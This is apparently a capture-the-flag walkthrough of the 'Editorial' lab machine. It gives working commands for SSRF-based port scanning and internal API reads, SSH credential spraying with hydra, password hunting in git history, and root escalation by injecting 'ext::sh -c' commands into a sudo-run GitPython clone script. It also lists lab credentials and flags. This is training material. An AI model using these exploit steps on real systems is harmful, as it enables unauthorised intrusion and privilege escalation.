
Nmap Results
# Nmap 7.94SVN scan initiated Tue Jun 18 11:01:56 2024 as: nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.129.105.5
Nmap scan report for 10.129.105.5
Host is up (0.017s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 0d:ed:b2:9c:e2:53:fb:d4:c8:c1:19:6e:75:80:d8:64 (ECDSA)
|_  256 0f:b9:a7:51:0e:00:d5:7b:5b:7c:5f:bf:2b:ed:53:a0 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editorial.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jun 18 11:02:12 2024 -- 1 IP address (1 host up) scanned in 16.16 seconds
Note the redirect to http://editorial.htb in the tcp/80 output. Let's go ahead and get that added to our /etc/hosts file.
echo -e '10.129.105.5\teditorial.htb' | sudo tee -a /etc/hosts
Service Enumeration
TCP/80

Walking the Application
 Björn Kimminich


Some observations when just putting in some sample inputs:
- The Subscribe button at the bottom of the page doesn't work
- The search box doesn't offer any interesting functionality
- Clicking Preview submits the cover URL and file to
/upload-cover- The server responds with
HTTP 200and a path to an Unsplash image
- The server responds with
- Clicking Send book info submits the rest of the form data to
/upload- The server responds with
HTTP 200and advises they will review the submission
- The server responds with
Penetration Testing
Test for Local File Inclusion
I made some simple attempts to check for LFI with payloads such as:
http://127.0.0.1/etc/hostshttp://127.0.0.1/../../../../etc/hostshttp://editorial.htb//static/images/pexels-min-an-694740.jpg
These seemed to be filtered by the web server or firewall, as the requests would hang and ultimately lead to the typical response seen from the server during the initial walk of the application.
Testing Remote File Inclusion




nginx to capture requests, we can see the client is python-requestscurl -s -x http://127.0.0.1:8080 \
-F "bookurl=http://10.10.14.161/nmap-scan.txt" \
-F 'bookfile=@/dev/null' \
http://editorial.htb/upload-coverSending multipart/form-data request with curl


python-requests server-side. Therefore, this attack presents a Server Side Request Forgery (SSRF), rather than RFI.The file is transferred to the target, but because it is given a UUID4 upon upload, there is no file extension (e.g. .php, .phar), so the this will not lead to code execution.
There's likely no way to control the file name upon upload, so we're going to need to find some way to abuse the SSRF in order to read sensitive files from the server.
Reading Content with SSRF
Here are my observations about the vulnerability so far:
- If you make a request for a valid item in the Cover URL form field, the server will respond with
Content-Length: 51, where as if the URL is invalid, it will respond withContent-Length: 61.- This has been proven to be the case on remote files from my HTTP server
- It could feasibly be the case for local files
- Trying SSRF to the following resources causes the server to hang:
http://editorial.htbhttp://127.0.0.1http://editorialhttp://10.129.105.252- I can't get the server to present any local file. There may be a firewall in place preventing the SSRF from reading files on
tcp/80.
8080Port Scanning via SSRF
for port in {1..65535}; do echo $port >> ports.txt ; doneCreate a wordlist containing all 65,535 ports
nano request.txtCreate request.txt to store a template Burp request
POST /upload-cover HTTP/1.1
Host: editorial.htb
Content-Length: 302
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.112 Safari/537.36
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryrU0J5akmqahzQNmv
Accept: */*
Origin: http://editorial.htb
Referer: http://editorial.htb/upload
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

------WebKitFormBoundaryrU0J5akmqahzQNmv
Content-Disposition: form-data; name="bookurl"

http://127.0.0.1:PORTFUZZ
------WebKitFormBoundaryrU0J5akmqahzQNmv
Content-Disposition: form-data; name="bookfile"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryrU0J5akmqahzQNmv--
Copy and paste a Burp request, change bookurl data to http://127.0.0.1:PORTFUZZ
# -x : send through Burp proxy
# -request : use template request file
# -request-proto : plain HTTP
# -mode : use clusterbomb mode
# -w : use the ports.txt file we created
    # Note "PORTFUZZ" to indicate we swap
    # the placeholder
# -mc : Match on 200 response from the server
# -fs : Ignore response lenght of 61 (see above notes)
# -o : output to file ssrf.txt
# -t : 10 concurrent threads

ffuf -x http://127.0.0.1:8080 \
-request request.txt -request-proto http \
-mode clusterbomb -w ports.txt:PORTFUZZ \
-mc 200 -fs 61 -o ssrf.txt -t 10
tcp/5000 on the target
http://127.0.0.1:5000 and read the generated fileSSRF JSON Data
{
  "messages": [
    {
      "promotions": {
        "description": "Retrieve a list of all the promotions in our library.",
        "endpoint": "/api/latest/metadata/messages/promos",
        "methods": "GET"
      }
    },
    {
      "coupons": {
        "description": "Retrieve the list of coupons to use in our library.",
        "endpoint": "/api/latest/metadata/messages/coupons",
        "methods": "GET"
      }
    },
    {
      "new_authors": {
        "description": "Retrieve the welcome message sended to our new authors.",
        "endpoint": "/api/latest/metadata/messages/authors",
        "methods": "GET"
      }
    },
    {
      "platform_use": {
        "description": "Retrieve examples of how to use the platform.",
        "endpoint": "/api/latest/metadata/messages/how_to_use_platform",
        "methods": "GET"
      }
    }
  ],
  "version": [
    {
      "changelog": {
        "description": "Retrieve a list of all the versions and updates of the api.",
        "endpoint": "/api/latest/metadata/changelog",
        "methods": "GET"
      }
    },
    {
      "latest": {
        "description": "Retrieve the last version of api.",
        "endpoint": "/api/latest/metadata",
        "methods": "GET"
      }
    }
  ]
}
SSRF to Internal API
Looking at the JSON data returned from tcp/5000 via SSRF, it looks like there is some kind of API running internally. It's possible one of these endpoints might leak sensitive information, or lead to some other vulnerability.
# "http://editorial.htb$(\
#     curl -s -x ...          run the curl commmand
#     -F ...                  in the $() sub-shell
#     -F ...                  and form a url with the returned URL
# http://editorial.htb/upload-cover)"

curl -x http://127.0.0.1:8080 -s "http://editorial.htb/$(\
curl -s -x http://127.0.0.1:8080 \
-F "bookurl=http://127.0.0.1:5000/api/latest/metadata/messages/authors" \
-F 'bookfile=@/dev/null' \
http://editorial.htb/upload-cover)" | jq
curl one-liner piped to jq to read the JSON output from the API

- /api/latest/metadata/messages/authors
Username: devPassword: dev080217_devAPI!@
- /api/latest/metadata/changelog
soporte@tiempoarriba.ocinfo@tiempoarriba.oc
TCP/22
Given the information we've found on the box, we should assume the cleartext password can be used to SSH into the box as one of the usernames we've found.
echo -e 'dev\nsoporte\ninfo\nsubmissions' > usernames.txt
hydra -I -V -L usernames.txt -p 'dev080217_devAPI!@' ssh://editorial.htb
Exploit
A web application that accepts publications from authors does not sanitize user input on a field that accepts URLs. This allows the user to exploit a Server Side Request Forgery (SSRF) vulnerability and read information from internal resources that otherwise shouldn't be accessible — in this case, an API that exposes a cleartext username and password.

Post-Exploit Enumeration
Operating Environment
OS & Kernel
PRETTY_NAME="Ubuntu 22.04.4 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.4 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy

Linux editorial 5.15.0-112-generic #122-Ubuntu SMP Thu May 23 07:48:21 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
Current User
uid=1001(dev) gid=1001(dev) groups=1001(dev)

Sorry, user dev may not run sudo on editorial.
Users and Groups
Local Users
prod:x:1000:1000:Alirio Acosta:/home/prod:/bin/bash
dev:x:1001:1001::/home/dev:/bin/bash
Local Groups
prod:x:1000:prod
dev:x:1001:
Network Configurations
Network Interfaces
eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b0:f8:01 brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    altname ens160
    inet 10.129.105.252/16 brd 10.129.255.255 scope global dynamic eth0
       valid_lft 2900sec preferred_lft 2900sec
    inet6 dead:beef::250:56ff:feb0:f801/64 scope global dynamic mngtmpaddr
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb0:f801/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      -
Processes and Services
Interesting Processes
www-data     982  0.0  0.6  33648 24892 ?        Ss   Jun18   0:09 /usr/bin/python3 /usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app
www-data    1076  0.0  0.7  41320 30376 ?        S    Jun18   0:01  \_ /usr/bin/python3 /usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app
www-data    1078  0.0  0.7  41320 30396 ?        S    Jun18   0:01  \_ /usr/bin/python3 /usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app
www-data    1080  0.0  0.7  41320 30408 ?        S    Jun18   0:01  \_ /usr/bin/python3 /usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app
www-data     984  0.0  0.6  33648 24692 ?        Ss   Jun18   0:09 /usr/bin/python3 /usr/local/bin/gunicorn --workers 4 --bind unix:editorial.sock -m 007 wsgi:app
www-data    1077  0.3  0.9  48388 37604 ?        S    Jun18   2:27  \_ /usr/bin/python3 /usr/local/bin/gunicorn --workers 4 --bind unix:editorial.sock -m 007 wsgi:app
www-data    1079  0.3  0.9  48652 37768 ?        S    Jun18   2:33  \_ /usr/bin/python3 /usr/local/bin/gunicorn --workers 4 --bind unix:editorial.sock -m 007 wsgi:app
www-data    1081  0.3  0.9  48744 37792 ?        S    Jun18   2:23  \_ /usr/bin/python3 /usr/local/bin/gunicorn --workers 4 --bind unix:editorial.sock -m 007 wsgi:app
www-data    1082  0.4  0.9  48652 37764 ?        S    Jun18   2:36  \_ /usr/bin/python3 /usr/local/bin/gunicorn --workers 4 --bind unix:editorial.sock -m 007 wsgi:app
Interesting Services
api_info.service - Gunicorn instance to serve API (to extract internal info and OAuth)
     Loaded: loaded (/etc/systemd/system/api_info.service; enabled; vendor preset: enabled)
     Active: active (running) since Tue 2024-06-18 17:43:41 UTC; 10h ago
   Main PID: 982 (gunicorn)
      Tasks: 4 (limit: 4514)
     Memory: 63.5M
        CPU: 12.577s
     CGroup: /system.slice/api_info.service
             ├─ 982 /usr/bin/python3 /usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app
             ├─1076 /usr/bin/python3 /usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app
             ├─1078 /usr/bin/python3 /usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app
             └─1080 /usr/bin/python3 /usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app
[Unit]
Description=Gunicorn instance to serve API (to extract internal info and OAuth)
After=network.target

[Service]
User=www-data
Group=www-data
WorkingDirectory=/opt/internal_apps/app_api
Environment="PATH=/opt/apps/app_editorial/venv/bin"
ExecStart=/usr/local/bin/gunicorn --workers 3 --bind 127.0.0.1:5000 -m 007 wsgi:app

[Install]
WantedBy=multi-user.target
Interesting Files
/home/dev/apps/.git
# https://www.reddit.com/r/git/comments/o7jaau/comment/h2z9j2i/?utm_source=share&utm_medium=web3x&utm_name=web3xcss&utm_term=1&utm_content=share_button
git rev-list --all | while read commit_hash; do git grep -i password $commit_hash | cat; done
1e84a036b2f33c59e2390730699a488c65643d28:app_api/app.py: 'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wait to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal forum and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questions or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
Privilege Escalation
Lateral to Prod
Upon connecting to the target over SSH and prodding around the file system, I pretty quickly caught onto the .git clone repository in /home/dev/apps. It had been a while since I had needed to do some keyword hunting in a local Git repo, so I took to Google and found a really nice hit on Reddit.
Comment
by from discussion
in git
In this case, I just changed grep SECRET to grep -i password as a quick test and was pleasantly surprised.
cd /home/dev/apps/.git
git rev-list --all | while read commit_hash; do git grep -i password $commit_hash | cat; done
We find the password for the prod user — 080217_Producti0n_2023!@


sudo privileges after switching user/opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])


Search Google for keywords from the script


Becoming Root
In the proof-of-concept on Snyk, we see the following example:
r.clone_from('ext::sh -c touch% /tmp/pwned', 'tmp', multi_options=["-c protocol.ext.allow=always"])Which closely resembles the Python script on the target:
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])Except url_to_clone is the variable that stores the input when we invoke sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
touch% /tmp/pwned. The % in this case, tells the git command to escape the space between touch and /tmp/pwned and process it in its entirety.Test the POC
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c touch% /tmp/pwned'
/tmp/pwned file has been created by rootUpgrade the POC

sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py 'ext::sh -c chmod% 4755% /bin/bash'Add the SUID bit to /bin/bash

/bin/bash -ip
euid=0(root)Flags
User
4773baaea1b5fcabd0454e3c40c64b42
Root
bbafc2d59f0e8271e109ab22e0263959